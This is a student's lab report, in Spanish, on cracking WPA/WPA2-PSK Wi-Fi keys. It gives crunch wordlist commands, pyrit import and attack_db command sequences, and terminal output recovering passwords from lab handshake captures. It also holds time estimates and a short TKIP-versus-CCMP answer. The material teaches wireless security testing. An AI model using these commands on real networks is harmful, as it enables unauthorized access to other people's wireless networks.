Practica 5


Pregunta 1
Indique cuál es el tamaño teórico de dicho diccionario compuesto por todas las posibles claves de hasta 9 caracteres. Tenga en cuenta que el tamaño mínimo de la clave en PSK es de 8 caracteres.

Sabiendo que el tamaño máximo de la clave es 9 dígitos, el mínimo es de 8 y cada espacio puede contener 63 diferentes caracteres.


La solución seria el numero de caracteres posibles elevado a la longitud de la palabra

$63^9 + 63^8$

Pregunta 2
Genere el diccionario usando la herramienta crunch mediante la siguiente orden: crunch 8 9 –f /usr/share/crunch/charset.lst mixalpha-numeric Indique el tamaño del diccionario resultado en bytes y número de palabras. Detenga la generación.



Pregunta 3
Estime el tiempo medio necesario para determinar la clave teniendo en cuenta el tamaño del diccionario y la velocidad de verificación (que podemos obtener ejecutando pyrit benchmark).



938650705 minutos
39110446 dias
107151 años

Pregunta 4
Genere este nuevo diccionario usando la herramienta crunch. Tenga en cuenta que la forma de indicar a crunch que en una determinada posición hay un número es mediante el carácter %.Escriba la orden utilizada e indique el tamaño del diccionario resultando en bytes y número de palabras.

10^6

```
segii2@LE12U05:~$ crunch 9 9 -t 918%%%%%%
Crunch will now generate the following amount of data: 10000000 bytes
9 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000000
```

Pregunta 5
Realice el ataque para obtenerla clave. Indique las órdenes que ha usado para preparar pyrity obtener la clave.

Pyrit – r WLAN_3C5A.cap analyze
pyrit eval
pyrit -i pw.txt import_passwords
pyrit -e WLAN_3C5A create_essid
pyrit batch
pyrit -r WLAN_3C5A.cap attack_db

```
segii2@LE12U05:~/Documentos/Practica5/Capturas$ pyrit -r captura3C5A.cap attack_
db
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Parsing file 'captura3C5A.cap' (1/1)...
Parsed 43 packets (43 802.11-packets), got 10 AP(s)

Picked AccessPoint f4:3e:61:a0:3c:5b ('WLAN_3C5A') automatically.
Attacking handshake with Station 84:00:d2:df:d8:5c...
Tried 502849 PMKs so far (50.4%); 476633123 PMKs per second.

The password is '918856501'.

segii2@LE12U05:~/Documentos/Practica5/Capturas$
```

Pregunta 6
Anote cuál es la clave obtenida. Indique el tiempo (aproximado) que ha tardado en obtener la captura. ¿Se corresponde con su estimación?

918856501
Si se corresponde
3 minutos y mi estimación era 3 minutos y medio

Pregunta 7
Para continuar con la herramienta Crunch, genere los siguientes diccionarios e indique las órdenes que usado para cada uno de ellos.

1. Diccionario de palabras de 9 caracteres con la primera letra en mayúsculas, resto en minúsculas y que el 9º carácter sea un símbolo.
   crunch 9 9 -t ,@@@@@@@@^
2. Diccionario de teléfonos móviles (9 números) que empiecen por 60912(patrón 60912NNNN).
   crunch 9 9 -t 60912%%%%
3. Diccionario de palabras de 8 letras, que contengan admin en el medio (patrón XXadminX)
   crunch 8 8 -t ,,admin,

Pregunta 8
Si observamos los parámetros de dichas redes, vemos que una emplea CCMP (WPA2) y otra TKIP (WPA).Investigue acerca de estos dos protocolos y conteste:¿Influye el uso de CCMP o TKIP en la resistencia de la red inalámbrica ante un ataque de diccionario? Justifique su respuesta.

TKIP es un algoritmo de cifrado que actualmente ha ido sustituido por CCMP, por lo que he podido comprobar muchas redes soportan ambas al mismo tiempo por si hay que dar compatibilidad a dispositivos antiguos, pero lo ideal es dejar únicamente el mecanismo WPA2 desactivando el otro.

Respecto al ataque de diccionario, no influye en nada si es TKIP o CCMP son dos cosas totalmente diferentes. No va a variar la resistencia de red inalámbrica.

Pregunta 9
A partir de la información que tenemos sobre este caso, genere el diccionario usando crunch. Indique la orden utilizada, y el tamaño del diccionario en palabras y bytes.

Crunch 9 9 -t AUT12@@@@

```
segii2@LE12U05:~/Documentos/Practica5/Capturas$ crunch 9 9 -t AUT12@@@@ -o pw02.
txt
Crunch will now generate the following amount of data: 4569760 bytes
4 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 456976
```

Pregunta 10
Estime el tiempo medio necesario para obtener la clave para ambas redes usando pyrit.

4700pmk/s
456976
97 segundos
Pregunta 11.
Anote todas las órdenes necesarias para llevar a cabo el ataque

Pyrit – r AUT01.cap analyze
Pyrit – r AUT02.cap analyze

pyrit eval
pyrit -i pw02.txt import_passwords
pyrit -e AUTOMATICA create_essid
pyrit batch
pyrit -r AUT01.cap attack_db
pyrit -r AUT02.cap attack_db

```
segii2@LE12U05:~/Documentos/Practica5/Capturas$ pyrit -r AUT02.cap attack_db
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Parsing file 'AUT02.cap' (1/1)...
Parsed 10 packets (10 802.11-packets), got 1 AP(s)

Picked AccessPoint 02:1e:e5:64:58:83 ('AUTOMATICA') automatically.
Attacking handshake with Station f0:cb:a1:28:8a:ce...
Tried 6546892 PMKs so far (59.2%); 6475205 PMKs per second..d.

The password is 'AUT12bjfl'.

segii2@LE12U05:~/Documentos/Practica5/Capturas$ pyrit -r AUT01.cap attack_db
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Parsing file 'AUT01.cap' (1/1)...
Parsed 27 packets (27 802.11-packets), got 1 AP(s)

Picked AccessPoint 02:1e:e5:64:58:82 ('AUTOMATICA') automatically.
Attacking handshake with Station 00:23:12:56:56:f9...
Tried 4449495 PMKs so far (36.2%); 8714962 PMKs per second.nd.

The password is 'AUT12qhji'.
```